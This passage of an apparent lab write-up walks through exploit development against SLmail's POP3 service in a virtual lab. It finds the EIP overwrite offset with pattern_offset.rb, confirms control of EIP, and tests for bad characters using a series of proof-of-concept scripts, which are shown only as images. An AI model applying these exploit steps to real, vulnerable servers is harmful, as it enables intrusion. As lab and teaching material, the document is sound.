


Figure 11: Buffer overflow complete message with poc.py

The let's go to the windows VM and investigate the immunity debugger to understand what has happened with the data we sent.




Figure 12: Immunity debugger after executing poc.py

Now in the immunity debugger we can see that the EIP is overwritten with **39694438**. Now with that number we are going to identify the offset of characters that overwrite the EIP.

Step 08

Now go to the Kali Linux VM and we can use the ruby script called pattern_offset.rb. we can find the location of the pattern_offset.rb by typing **locate pattern_offset.**

Then with the path we get, we can use the command **usr/share/metasploit_framework/tools/exploit/pattern_offset.rn -q 39694438**. In this command after the path -q 39694438 the pattern we want to find the offset. Then will get a result as below which indicates the matching offset to 39694438 is 2606.




Figure 13: Resulting the off set

Then I used poc2.py script to check whether I can add what I want as the EIP by sending data to SLmail.




Figure 14: Inside the poc2.py

With this script we send 2606 “A”s, 4 “B”s and 90 “C” as the data to the SLmail. If we can reliably control the EIP the next value after sending data should consists with Bs.

I executed the poc2.py file using the command **python poc2.py 192.168.100.6 110**. Then I got the completed message as below.




Figure 15: Buffer overflow complete message with poc2.py

Now let's go and investigate the immunity debugger in windows VM for the result. As we expected the EIP have been overwritten with **42424242**. 42 is the ASCII value of "B" as below.




Figure 16: Result after executing poc2.py

Step 09

Then go to the Kali Linux VM again. Now I'm going to execute the poc3.py file. That is also very similar to poc.py file. The only difference is the data that we send to the SLmail. The below is the poc3.py file.




Figure 17: Inside the poc3.py file

Inside this file in the baddies variable we have mentioned the all possible characters. Now we are going to check whether there are any bad characters that doesn't render properly in the SLmail. We can execute the file using the command **python poc3.py 192.168.100.6 110**. Then I got the buffer overflow completed message as below.




Figure 18: Buffer overflow complete message with poc3.py

Now let's go to the windows and investigate the immunity debugger. When I was comparing the baddies and the result in the immunity debugger, I understood that after the 09, 0a should be printed. But in the result, after 09, the printed element was 29. So, I decided that, 0a should be a bad character.




Figure 20: Baddies




Figure 19: Result after executing poc3.py

Step 10

Now let's move to the Kali Linux. Now I sent all the characters except 0a to SLmail by executing poc4.py to check whether there are any other bad characters. You can see below inside the poc4.py file. You will see that inside the baddies variable 0a is missing.




Figure 21: inside the poc4.py file

I executed the file using the command **python poc4.py 192.168.100.6 110**. Then I got the buffer overflow completed message after the execution as below.




Figure 22: Buffer overflow complete message with poc4.py

When we move to the windows VM and investigate in immunity debugger, after the 0c, od should be printed. But the printed was 0e. So, I decided that the 0d should be a bad character.




Figure 23: result after executing poc4.py

Then in the Kali Linux I executed the poc5.py excluding 0d character to check whether there are any other bad characters.

After executing poc5.py, I got the successful message as below.




Figure 24: Buffer overflow complete message with poc5.py

When we move to windows VM and check the immunity debugger, I noticed that all the characters have been printed successfully. So that, my decision was there are no any bad characters.

